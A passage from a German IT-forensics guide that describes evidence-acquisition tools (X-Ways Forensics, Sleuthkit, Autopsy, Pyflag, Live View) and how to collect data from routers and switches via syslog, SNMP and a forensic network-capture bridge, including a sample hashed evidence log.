Nachdem ein Fall erstellt wurde, können Datenträger und Abbilder davon hinzugefügt werden. Auch das Erstellen von Datenträgerabbildern ist möglich, dabei wird jedoch kein Hashwert berechnet, dies muss im Anschluss manuell gemacht werden. Daher ist der Einsatz eines Hardware-Writeblockers dringend anzuraten. Eine zeitaufwändige Verifikation der Dateisignaturen ist bei X-Ways Forensics nicht nötig. Bei der Auswahl einer Datei wird diese analysiert und deren Klassifikation gegebenenfalls aktualisiert. X-Ways bietet die Möglichkeit, die aus der Dateisystemanalyse gewonnenen Zeiten anhand einer Zeitlinie darzustellen. So kann eingesehen werden, welche Daten eines Datenträgers in einem vorher ausgewählten Zeitraum verändert wurden.
Es gibt zudem die Möglichkeit, direkt auf den Hauptspeicher des Systems zuzugreifen, auf dem X-Ways Forensics läuft. Dadurch kann der Speicher einzelner Prozesse extrahiert werden. Es ist beim Einsatz dieser Option zu erwarten, dass flüchtige Daten verändert werden. So sollte diese Option nur bei wohl begründetem Verdacht und sehr sorgfältig eingesetzt werden. X-Ways Forensics unterstützt eine Vielzahl von Dateisystemen, darunter NTFS, FAT, FAT32, EXT2/3/4, oder auch HFSplus. Im Gegensatz zu EnCase werden Windows-EVT-Logs in eine übersichtliche HTML-Datei überführt. Der integrierte Regristry-Betrachter erinnert an das Windows-Programm „Regedit“, wobei die einzelnen Dateien der Systemregistrierung separat geöffnet werden. Neben diesen Auswertungsfunktionen für Windowssysteme ist es ebenso möglich, die MAC-Zeiten zuvor ausgewählter Dateien in einer Kalenderübersicht darzustellen. X-Ways Forensics bietet umfangreiche Methoden zur Wiederherstellung gelöschter Dateien, unter anderem Filecarving, wie auch eine Struktursuche, die teilweise auch bei einer fehlerhaften FAT Dateien, nebst Metadaten wiederherstellt. Hervorzuheben ist auch die Funktion, RAID-Verbünde wiederherzustellen, hierzu werden die einzelnen Datenträgerabbilder wieder zum kompletten RAID-Laufwerk zusammengefügt.

Sleuthkit

Bei dem Sleuthkit handelt es sich um ein Werkzeug zur Untersuchung von Datenträgerabbildern. Das Programmpaket ist eine Open Source Lösung und kann direkt von der Webseite[183] heruntergeladen werden. Das Sleuthkit liefert dabei Unterstützung und Analysetechniken für zahlreiche unterschiedliche Dateisysteme, u. a. die im vorliegenden Leitfaden vorgestellten Dateisysteme FAT, NTFS, EXT2/3/4. Dazu gehören unterschiedliche Arten der Datensuche oder auch die Möglichkeit zur Erstellung von Zeitlinien anhand von Dateizugriffszeiten. Mit dieser Funktionalität bietet das Sleuthkit die Grundlage für zahlreiche andere forensische Werkzeugsammlungen, die meistens Erweiterung für den Funktionsumfang oder eine grafische Oberfläche zur besseren Benutzbarkeit liefern.

183 www.sleuthkit.org

Autopsy

Autopsy[184] ist eine webbasierende grafische Benutzeroberfläche zu den Werkzeugen aus Sleuthkit. Es kann von derselben Webseite wie auch Sleuthkit selbst heruntergeladen werden. Zusätzlich ist eine einfache Fall-Verwaltung integriert.

Im Gegensatz zu EnCase oder X-Ways Forensics muss das Datenträgerabbild, welches untersucht werden soll, ausschließlich unter Verwendung externer Programme zuvor gewonnen werden. Danach erfolgt die Berechnung einer Hashsumme, um Manipulationen am Datenträgerabbild belegbar ausschließen zu können. Die Untersuchung beginnt dabei mit der Fallerstellung, dazu werden Hosts und Datenträgerabbilder hinzugefügt.

Anschließend können die Daten des Abbildes untersucht werden, auch hier können verdächtige Daten durch Lesezeichen markiert werden. Es werden als gelöschte Dateien erkannt und entsprechend markiert. Eine Dateiwiederherstellung ist ebenso vorgesehen. Einzelne Dateien können in ihrer Hexadezimalrepräsentation oder in der Textdarstellung (ASCII-Text) eingesehen werden. Die MAC-Zeiten der einzelnen Lesezeichen können zudem korreliert werden.

Pyflag

Pyflag ist ebenfalls eine webbasierende Werkzeugsammlung, zusätzlich steht mit pyflash auch eine Benutzeroberfläche für die Textkonsole zur Verfügung. Es ist in Quellen von der Homepage[185] frei herunterladbar. Es enthält zum aktuellen Zeitpunkt jedoch noch einige Fehler, dennoch sind die gebotenen Funktionen für forensische Untersuchungen interessant.

Zusätzlich zur Untersuchung von Datenträgerabbildern, welche wie bei Autopsy zuvor manuell gewonnen werden müssen, sind Funktionen für die Untersuchung von Hauptspeicherabbildern sowie Netzwerkmitschnitten vorgesehen. Dazu können im Vorfeld erzeugte Abbilder des Hauptspeichers und Dateien im pcap-Format als Netzwerkmitschnitte eingepflegt werden. Pyflag bietet auch die Rekonstruktion von E-Mails an, die per Webmail gesendet wurden. Darüber hinaus besteht die Möglichkeit, HTTP-Requests, DNS-Anfragen, E-Mails, FTP-Daten, sowie IRC-Verbindungen und MSN-Nachrichten aus zuvor aufgezeichneten Netzwerkdatenströmen zu untersuchen. Es können auch gezielt einzelne Logdateien in die Untersuchung mit einbezogen werden. Zudem ist die Untersuchung der Windows-Registry möglich. Außerdem werden diverse Logformate unterstützt, unter anderem auch Apache-Logs, sowie Windows-Eventlogs. Funktionen zum Filecarving in Datenträgerabbildern sind bereits integriert, jedoch noch nicht sehr leistungsfähig. Dateien können in ihrer Hexadezimalrepräsentation oder in der Textdarstellung (ASCII-Text) eingesehen werden, auch das Extrahieren der Dateien ist möglich. Die MAC-Zeiten zuvor ausgewählter Dateien können in einer Zeitlinie korreliert werden.

Auch Pyflag bietet über eine integrierte Fallverwaltung die Möglichkeit, mehrere

184 www.sleuthkit.org/autopsy
185 www.pyflag.net

Fälle zu erstellen und zu bearbeiten. Insgesamt muss jedoch gesagt werden, dass es sich bei Pyflag um ein Projekt handelt, welches sich noch klar in der Entwicklungsphase befindet und eine beachtliche Anzahl der angebotenen Funktionen in der getesteten Version (0.87pre1) erhebliche Mängel aufwies (siehe dazu auch [UMD08c] und [UMD08d]).

Live View unter Einsatz von VMWare

Live View[186] ist in der Lage, aus Datenträgerabbildern virtuelle Maschinen zu erzeugen. Neben Live View sind dazu VMWare Server ab Version 1.0 bzw. VMWare Workstation ab Version 5.5 sowie das VMWare Virtual Disk Development Kit nötig. Das Ausgangsabbild kann dabei schreibgeschützt werden, dennoch verändert sich der Zustand des in der virtuellen Umgebung gestarteten Systems. So wird einerseits die Hardwarekonfiguration des Systems geändert, andererseits werden neue Logdaten geschrieben und Zeitstempel verändert.
Der Vorteil von Live View besteht darin, dass einige Werkzeuge der grundlegenden Methoden zur Skalierung von Beweismöglichkeiten (SB, siehe Kapitel) auf ein Datenträgerabbild angewendet werden können. Somit können Daten, die nur schwer mit den grundlegenden Methoden zur Datenbearbeitung und Auswertung ausgewertet werden können, ohne Beeinflussung des darunterliegenden Datenträgerabbildes untersucht werden. Da die virtuelle Maschine jedoch nur aus dem Abbild der Massenspeicher erstellt wird, sind flüchtige Daten auf diesem Wege nicht zu rekonstruieren. Darüber hinaus werden sämtliche Netzwerkkarten entfernt, somit kann deren Konfiguration nicht rekonstruiert werden. Infolge dessen kann es auch zu Problemen beim Start einzelner Dienste kommen. Dennoch gibt es Szenarien, in denen der Einsatz von Live View lohnenswert ist. Dies ist beispielsweise der Fall, wenn Dienste mit unbekanntem, proprietärem Datenformat eingesetzt werden. In derartigen Fällen kann Live View deutlich die Auswertung deutlich beschleunigen. Als Beispiel ist hier die Auswertung der Daten des Active Directory mit LDP zu nennen, hier ist ein Zugriff auf die Datenbank im gestarteten Zustand mittels dieses Werkzeuges möglich (siehe Kapitel).

Datengewinnung aus Netzkoppelelementen

Viele Vorfälle hinterlassen Spuren nicht nur an den betroffenen Computersystemen, sondern in Abschnitten oder sogar im gesamten Netzwerk. Häufig ist beispielsweise ein Router in einen Vorfall involviert. Für eine erfolgreiche Aufklärung eines Vorfalls in einem Computernetzwerk ist es demnach notwendig, alle verfügbaren Daten zu erfassen und auszuwerten.

Netzkoppelelemente und Datenaufteilung

Prinzipiell können gerade Managed Switches, Router, Hardware-Firewalls und IDS Sensoren auch als vollwertige IT-Komponenten betrachtet werden, d. h. für sie gelten die nachfolgend detailliert beschriebenen grundlegenden Methoden. Diese Komponenten verfügen über ein Betriebssystem (häufig ein auf den Anwendungszweck angepasstes Linux bzw. BSD), welches auch als Embedded OS bezeichnet wird oder auch ein neu entworfenes Betriebssystem, welches sowohl das Betriebssystem als auch die Anwendung ohne deren dedizierte

186 http://liveview.sourceforge.net/

Trennung enthält. Dies trifft insbesondere für Geräte des Herstellers Cisco zu, welche das eigens entwickelte IOS[187] einsetzen. Ein derartiges System wird auch als monolithisches System bezeichnet. Für weitergehende Betrachtungen über die Geräteklassen sei auf [Lin08] verwiesen. Ebenfalls für Geräte der Business-Klasse kommt häufig auch das Betriebssystem VxWorks[188] zum Einsatz, welches ebenfalls monolithisch aufgebaut ist. Die Anwendung der Untersuchung von IOS-basierten Geräten ist beispielhaft in Basisszenario in Kapitel beschrieben.

Embedded OS Systeme verwenden Dateisysteme (mit Flash-Bausteinen als unterliegenden Massenspeicher) und setzen u. U. explizite Methoden der Einbruchserkennung ein. Dort laufen eigens geschaffene IT-Anwendungen. Auch Methoden der Skalierung von Beweismöglichkeiten und zur Datenbearbeitung und Auswertung lassen sich dort einsetzen.

strategische Vorbereitung beachten!

Die Auswahl der im Netzwerk eingesetzten Geräte zur Netzkoppelung kann einen nicht zu unterschätzenden Einfluss auf die Menge und die Qualität der zu gewinnenden Daten haben. Die Gerätezusammenstellung fällt aus forensischer Sicht damit in die strategische Vorbereitung. Des Weiteren ist es notwendig, die Korrektheit der im Netzwerk eingesetzten Zeitbasis sicherzustellen. Empfehlungen dazu können im Kapitel nachgeschlagen werden. Viele Geräte bieten eine Loggingfunktion an, um wichtige Ereignisse zu speichern. Dieses Logging muss häufig explizit aktiviert werden, hierbei handelt es sich um eine Maßnahme der strategischen Vorbereitung.

Achtung, Netzwerkdaten nicht verfälschen!

Besitzt das Gerät eine serielle Schnittstelle, können wichtige Systemdaten u. a. auch während eines Vorfalls abgefragt werden, ohne einen potentiellen Angreifer zu warnen. Des Weiteren verfälscht die Abfrage der Daten auf diesem Weg den aufzuzeichnenden Netzwerkverkehr nicht.

Die Anfragen und die übermittelten Daten sind über die Protokollfunktion des seriellen Terminalprogramms auf dem Ermittlungssystem zu sichern. Eine frühestmögliche Integritätssicherung unter Verwendung von kryptographischen Hashsummen wird als unbedingt notwendig erachtet.

Mechanismen zur Datengewinnung

Wie schon eingangs beschrieben, besitzen Netzkoppelelemente (Hardware-Router, Hardware-Firewalls usw.) flüchtigen und nichtflüchtigen Datenspeicher. Von besonderem Interesse sind bei diesen Geräten vor allem die flüchtigen Daten, welche den aktuellen Zustand des Gerätes beschreiben. Diese müssen vor einer Untersuchung der nichtflüchtigen Daten (beispielsweise der im Flash gespeicherten Gerätekonfiguration) gesichert werden.

Achtung!

Das Gerät darf vor der Sicherung der flüchtigen Daten nicht von der Spannungsversorgung und von der Netzwerkverbindung getrennt worden sein.

Datengewinnung durch Syslog

Syslog

In einen Log finden sich viele Daten über sicherheitsrelevante Vorgänge, welche

187 http://www.cisco.com/en/US/products/sw/iosswrel/ps1818/products_tech_note09186a008015083e.shtml

188 http://www.windriver.com/products/product-overviews/PO_VE_3_7_Platform_0109.pdf

auch im Rahmen einer forensischen Untersuchung bedeutsam sein können. Der lokale Speicherplatz für die Speicherung von Logs, welche vom jeweiligen Gerät erzeugt werden, ist durch den Flash Speicher begrenzt. Logdaten älteren Datums werden deshalb mit aktuelleren Daten überschrieben. Deshalb bieten viele Geräte die Möglichkeit, die erzeugten Logs an entfernte Syslogserver (siehe Kapitel) zu senden. Die Logdaten sind prinzipiell nichtflüchtig, aber vom Überschreiben bei Überschreiten der Speicherkapazität bedroht. Ein derartiges Syslog[189] kann die nachfolgend exemplarisch aufgeführten Daten enthalten (siehe dazu auch [Plö07]):

- *auth.log* Hier wird gesichert, wer sich eingeloggt hat und ob der Vorgang erfolgreich war;
- *daemon.log* Darin sind Daten über gestartete Dienste enthalten;
- *kern.log* Dieses Log enthält Daten des eingesetzten Betriebssystemkerns;
- *mail.log* Hier werden Daten über das Mail-Subsystem gespeichert;
- *messages* bzw. *syslog* Hier werden allgemeine Daten zum Systemstatus festgehalten.

Vor allem im Zusammenhang mit Netzkoppelelementen relevant sind Meldungen über den Netzwerkstatus oder eines evtl. im System integrierten Paketfilters (Firewall).

Die Gewinnung von Daten durch Syslog wird in drei Ausbaustufen vorgestellt.

In einer *niedrigen* Ausbaustufe wird zunächst nur das interne Logging des Gerätes aktiviert. Abhängig vom Detailgrad und der Menge der aufgezeichneten Ereignisse kann hier nur ein vergleichbar kurzer Zeitabschnitt aus dem Gerät ausgelesen werden.

In einer *mittleren* Ausbaustufe gibt es bei einigen Geräten die Möglichkeit, diese Logs per E-Mail z. B. dem Administrator zukommen zu lassen. Derartige E-Mails sind jedoch in ihrer Beweiskrafttendenz (BK) als gering einzuschätzen, da sie üblicherweise unverschlüsselt versandt werden.

Zentraler Syslogserver

In einer *hohen* Ausbaustufe sollte ein zentraler, dedizierter Syslogserver eingerichtet werden (siehe dazu auch Kapitel). Dazu bietet sich der Einsatz eines Linux Systems an. Im Anhang A3 wird die Einrichtung detailliert beschrieben.

Absicherung des zentralen Syslogservers

Der Computer, welcher den Syslogserver enthält, sollte ein sehr hohes Sicherheitsniveau aufweisen (beispielsweise sollte er keine Compiler und nur absolut notwendige Interpreter enthalten). Dieser Syslogserver sollte einen Paketfilter (Firewall) enthalten, welcher nur von vorher festgelegten IP-Adressen auf den dedizierten Syslog-Portnummern[190] entgegennimmt. Auch dieser Syslogserver sollte die in Kapitel vorgestellte Zeitbasis verwenden. Des Weiteren sollte er die empfangenen Logs digital signieren. Aufgrund des hohen zu erwartenden Datenvolumens (bei mehreren überwachten Geräten und hohem Detailgrad des Loggings) sollte für ausreichenden Speicherplatz (auf einer

189die Daten sind geräteabhängig und häufig individuell konfigurierbar

190 üblicherweise UDP-Port 514 (kann evtl. geändert werden, wenn alle eingesetzten Syslog-Quellgeräte eine Änderung zulassen)

eigenen Partition, idealerweise auf einer eigenen Festplatte) gesorgt werden. Es wird empfohlen, die anfallenden Daten zusammen mit ihrer Signatur regelmäßig auf nachträglich nicht veränderbaren Medien (beispielsweise DVD-R) zu speichern.

Datengewinnung durch SNMP

SNMP

Um wichtige Daten zwischen Netzkoppelelementen untereinander austauschen zu können, kann das Simple Network Management Protocol[191] (SNMP) eingesetzt werden. Ein beachtlicher Teil der von entsprechenden Geräten erfassbaren Daten ist auch forensisch sehr bedeutsam. Hier lassen sich insbesondere flüchtige Daten aus den Netzkoppelelementen erfragen. Nachfolgend wird eine exemplarische Auswahl solcher Daten aufgeführt. Dabei ist zu beachten, dass Art und Umfang stark von der Implementierung des SNMP-Protokolls durch den jeweiligen Geräteherstellers abhängig sind. Aus einer Kombination aus Hardware-Paketfilter (Firewall) und WAN-Router eines Gerätes[192] der Business Klasse ließen sich dabei u. a. folgende, forensisch wertvolle Daten durch Verwendung eines Software SNMP-Managers[193] abfragen:

- Gerätehersteller und letzte ununterbrochene Laufzeit des Geräts;
- Belegte Netzwerkinterfaces mit Hardware-Adresse (MAC) und IP-Adresse der Klienten;
- Dem Router zugewiesene WAN IP-Adresse;
- Routing-Tabellen und Typ;
- Alter der Routing Tabellen;
- ARP Zuweisungen;
- Pro Protokoll empfangene Pakete[194];
- Richtung ausgewählter Protokolldaten (aktiv bzw. passiv geöffnete Verbindung);
- Status von TCP-Verbindungen.

Diese kleine, keineswegs vollständige, Auflistung soll verdeutlichen, wie forensisch wertvoll der Einsatz von Komponenten mit implementierten SNMP sein kann.

SNMP ist ein System bestehend aus Agenten und Managern (siehe dazu auch [Sta98]). Dabei soll der Agent Daten aus seiner lokalen Umgebung sammeln und aktualisieren, diese entweder auf Anfrage eines Managers oder bei Eintreffen eines Ereignisses versenden und auf Anfrage des Managers lokale Einstellungen und Parameter ändern. Die letzte Option verbietet sich jedoch, wenn das SNMP-Protokoll zu forensischen Zwecken eingesetzt wird.

Die Daten werden in den jeweiligen Geräten in Form einer Management

191 siehe dazu u. a. auch RFC 1441
192 Netgear FVS 124g Wide Area Network Business Class Router and Firewall
193 benutzt wurde das forensische Werkzeug *snmpwalk* aus der Werkzeugsammlung Net-SNMP, http://net-snmp.sourceforge.net
194 hier werden 32bit Zähler eingesetzt, welche bei Überlauf wieder von Null beginnen zu zählen!

Information Base (MIB) gehalten. Diese enthält u. a. aktuelle und vorangegangene Daten über die lokale Konfiguration und Verkehrsdaten.

SNMPv3

In früheren Versionen des Protokolls wurden keine expliziten Maßnahmen zur Wahrung der IT-Sicherheit getroffen. Mit der Einführung von SNMPv3 finden sich auf zwei Ebenen Sicherungsmaßnahmen.

Die Zugriffskontrolle erfolg auf Basis eines View-Based-Access-Control-Model (VACM)[195]. Die Zugangsentscheidung erfolgt danach anhand der Identität der anfordernden und ausführenden Instanz, der Lage von Managementinformationen, welche aufbereitet werden sollen, anhand von Authentifizierungsdaten, einer Erlaubnis zur Durchführung einer Operation und vom MIB unterstützten Informationen. Für detailliertere Informationen siehe dazu [Sta98].

Für die Absicherung der forensisch gewonnenen Daten bedeutsam ist das in SNMPv3 integrierte benutzerbasierte Sicherheitsmodell (engl. User-based Security Model, USM). Dieses Sicherheitsmodell (siehe dazu auch [Sta98]) bietet u. a. Mechanismen zum Schutz gegen:

- Modifikation der Daten: eine nicht autorisierte Instanz könnte alle Management Parameter, u. a. zur Konfiguration, zu Betriebsparametern und der Verwaltung ändern. Damit wird eine Wahrung des Sicherheitsaspekts der *Integrität* sichergestellt (siehe dazu auch die Ausführungen in Kapitel);
- Maskerade: Management Operationen, welche für eine Instanz nicht zulässig sind, werden durch das Vortäuschen einer anderen Instanz ausgeführt. Damit wird eine Wahrung des Sicherheitsaspekts der *Authentizität* sichergestellt (siehe dazu auch die Ausführungen in Kapitel);
- Offenlegung: Eine Instanz könnte den Datenaustausch zwischen dem Manager und einem Agenten beobachten und Werte von Objekten sowie das Auftreten von Ereignissen mitlesen (beispielsweise eine Passwortänderung). Damit wird eine Wahrung des Sicherheitsaspekts der *Vertraulichkeit* sichergestellt (siehe dazu auch die Ausführungen in Kapitel).

Die Sicherstellung von Integrität, Authentizität und Vertraulichkeit erfolgt durch den Einsatz kryptographische Funktionen. Für das benutzerbasierte Sicherheitsmodell sind pro Nutzer zwei Schlüssel erforderlich, ein Privacy Key und ein Authentication Key. Diese Schlüssel werden für lokale und entfernte Nutzer verwaltet. Die Werte dieser Schlüssel sind nicht über das SNMPv3 Protokoll abfragbar bzw. veränderbar.

Achtung!

Jedoch ist SNMPv3 nicht gegen Angriffe auf den Sicherheitsaspekt der Verfügbarkeit (siehe dazu auch die Ausführungen in Kapitel) abgesichert. Auch eine Verkehrsdatenanalyse, bei welcher ein potentieller Angreifer das generelle Muster des Verkehrs zwischen Manager und Agenten beobachten kann, wird durch SNMPv3 nicht verhindert.

Strategische Vorbereitung beachten

Prinzipiell sollte schon bei der Beschaffung der Netzkoppelelemente im Hinblick auf forensisch aufzuklärende Vorfälle Geräten mit SNMPv3 Fähigkeiten der

195 spezifiziert in RFC 2275

Vorzug gegeben werden.

Achtung, Datenschutz beachten!

Mittels einer forensischen Untersuchung von Netzkoppelelementen lassen sich viele dem Datenschutz unterliegende Informationen gewinnen. Der gesetzlich vorgeschriebene Datenschutz muss auf jeden Fall eingehalten werden.

Zusammenfassende Einordnung in das Modell des forensischen Prozesses

Als Abschluss des Kapitels über die Netzkoppelelemente sollen diese nun in den forensischen Prozess eingeordnet werden. Die nachfolgenden Abbildungen stellt die Einordnung visuell dar. Es wird hier auf Geräte mit Embedded OS Bezug genommen. Hierbei wird pro grundlegender Methode das Verhältnis von Datenarten in Bezug zum Abschnitt der forensischen Untersuchung dargestellt (Abbildungen 47-49).




Abb. 47: Einteilung der BS-Komponente der Netzkoppelelemente nach Datenarten in den Abschnitten des forensischen Prozesses




Abb. 48: Einteilung der EME-Komponente der Netzkoppelelemente nach Datenarten in den Abschnitten des forensischen Prozesses




Abb. 49: Einteilung der SB-Komponente der Netzkoppelelemente nach Datenarten in den Abschnitten des forensischen Prozesses

Einteilung anhand der grundlegenden Methoden

Netzkoppelelemente unter Nutzung der Syslog- und SNMP-Mechanismen sind in die grundlegenden Methoden als Kombination aus Betriebssystem (BS), expliziten Methoden der Einbruchserkennung (EME) und Methoden zur Skalierung von Beweismöglichkeiten (SB) einzusortieren.

Einteilung in die Datenarten einer forensischen Datenquelle
Die von den Netzkoppelelementen unter Nutzung der Syslog- und SNMP-Mechanismen gewinnbaren Daten fallen in die Klassen der Hardwaredaten, der Details über Daten, der Konfigurationsdaten, der Netzwerkdaten und der Sitzungsdaten.

Einteilung in die Abschnitte des forensischen Prozesses
Netzkoppelelemente können in der strategischen Vorbereitung, in der operationalen Vorbereitung, in der Datensammlung und der Untersuchung eingesetzt werden.

Datengewinnung aus dem Netzwerkdatenstrom unter Einsatz des „digitalen Fahrtenschreibers“

Außer der Gewinnung von Daten aus Netzkoppelelementen umfasst die Netzwerkforensik auch die Akquise und Untersuchung von Netzwerkdatenströmen. Neben der automatischen Untersuchung und Protokollierung von Auffälligkeiten mit Intrusion Detection Systemen (siehe dazu Kapitel sowie Kapitel), besteht die Möglichkeit, zeitweise den gesamten Datenverkehr aufzuzeichnen. Mit einer derartigen Aufzeichung als Teil des Abschnitts der Datensammlung (DS) anhand des in Kapitel vorgestellten abschnittsbasierten Verlaufs einer forensischen Untersuchung wird die Grundlage für die nachfolgende Untersuchung gelegt, welche im Kapitel beschrieben wird.
Die Aufzeichung ist mit so genannten Netzwerksniffern möglich. Als eine Variante eines derartigen Netzwerksniffers, welcher auch den Anforderungen an forensische Untersuchungen gerecht wird, kann der „digitale Fahrtenschreiber“ eingesetzt werden (Kapitel), siehe dazu auch [Hil08]. Dieser ist bzgl. des in Kapitel vorgestellten Modell des forensischen Prozesses in die grundlegende Methode der „Skalierung von Beweismöglichkeiten (SB)“ einzuordnen. Er wurde einerseits so ausgelegt, dass er von einem Verursacher eines Vorfalls nicht erkannt werden kann, andererseits wird die Integrität und Authentizität der Untersuchungsergebnisse automatisch mittels kryptografischen Hashverfahren, sowie mit HMAC-Algorithmus abgesichert. Zudem kann das Untersuchungsergebnis verschlüsselt gespeichert werden, damit wird die Vertraulichkeit abgesichert. Mögliche Standorte für den „digitalen Fahrtenschreiber“ sind dem Kapitel zu entnehmen. Der „digitale Fahrtenschreiber“ wird im Abschnitt der Datensammlung eingesetzt. Im Anhang A2 wird der Fahrtenschreiber in Aufbau und Funktion detailliert beschrieben.

Achtung, Datenschutz beachten!

Im aufgezeichneten Datenstrom befinden sich sowohl Verkehrsdaten als auch der komplette Inhalt der Netzwerkpakete (beispielsweise aufgerufene Webseiten, der

Inhalt von E-Mails usw.), d. h. der gesetzlich vorgeschriebene Datenschutz ist in jedem Fall unbedingt einzuhalten. Die gewonnenen Daten sind deshalb auch nur zweckgebunden einzusetzen, eine Trennung von Verkehrsdaten (u. a. IP-Adressen) von der „Nutzlast“ (engl. Payload) der Netzwerkpakete ist zu erwägen.

Ablauf der Datensammlung mit dem „digitalen Fahrtenschreiber“

Der „digitale Fahrtenschreiber“ ist an der zuvor ausgewählten Position im Netzwerk, in der Regel als Bridge, ständig aktiv. Somit kann eine kurzzeitige Unterbrechung der Konnektivität zu Beginn der Datensammlung verhindert werden. Die Systemzeit, das Speichermedium für die gesammelten Daten, sowie der Name des Untersuchenden, das Passwort für den HMAC-Algorithmus sowie für den Cryptocontainer werden zum Start abgefragt. Danach können verschiedene Datensammlungsmodi ausgewählt werden, unter anderem ein kompletter Mitschnitt, oder aber auch nur der Datenstrom von, bzw. zu einer bestimmten MAC-Adresse. Die gesammelten Daten sind in jedem Fall datenschutzrechtlich relevant, daher müssen diese nach der Erfassung entsprechend abgesichert werden. Je nach Position des „digitalen Fahrtenschreibers“ fallen unterschiedlich viele Daten an, das ist ein Problem was im Rahmen der strategischen Vorbereitung berücksichtigt werden muss. Die Datensammlung selbst wird dabei prozessbegleitend dokumentiert, dabei wird zur Integritätssicherung für jeden Log-Eintrag ein kryptografischer Hash berechnet. Darüber hinaus wird zur Authentizitätssicherung ein weiterer Hashwert angegeben, der über einen HMAC-Algorithmus berechnet wird. Ein Beispiel für ein aus dem Einsatz des „digitalen Fahrtenschreibers“ entstehenden Protokolls wird nachfolgend vorgestellt. Zunächst wird ein Eintrag für die Initialisierung des Zieldatenträgers geschrieben. Dieser enthält den Namen des Untersuchenden sowie den Zeitpunkt an dem die Sitzung begonnen wurde. Danach folgen die Einträge der einzelnen Datensammlungen mit Startzeitpunkt, dem Sniffer-Aufruf mit allen Parametern, dem Endzeitpunkt der Aufzeichnung, sowie den Namen des Untersuchungsergebnisses samt Hashwert. Wenn die Sitzung beendet wird, wird die von der Bridge erstellte MAC-Tabelle, also die Zuordnung der bekannten MAC-Adressen zu den jeweiligen Netzwerkinterfaces gespeichert. Abschließend wird die Sitzungsendmarke erstellt die neben dem Namen des Untersuchenden den Zeitpunkt der Beendigung der Sitzung enthält.

```
================================================================================
Linux forensic transparent bridge evidence storage
Starting time: So 19. Apr 12:33:58 CEST 2009
Investigator: Mustermann
--------------------------------------------------------------------------------
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
b0345757dc1dc543046bfeb3a7789b8e4477445334234fce05eb3e62e62e0ff0
HMAC: bb337fe802a21284c0ff556243130d5f47b633aa7da52ff8ace9218f6f2b249f
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
--------------------------------------------------------------------------------
starting time: So 19. Apr 12:34:04 CEST 2009
action: tshark -i br0 -w /mnt/1240137244.cap -n -q -a filesize:94816
exit time:So 19. Apr 12:34:33 CEST 2009
result: /mnt/1240137244.cap
SHA256 hash: a8f0921e81593eb5f15be813a5689fd7bda60b8df6a93f5612f9e711ce62c879
/mnt/1240137244.cap
--------------------------------------------------------------------------------
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
8525d57925826d961b97d4988b02c96e0eb13bd84b4393a466769bc7b1b3f5c1
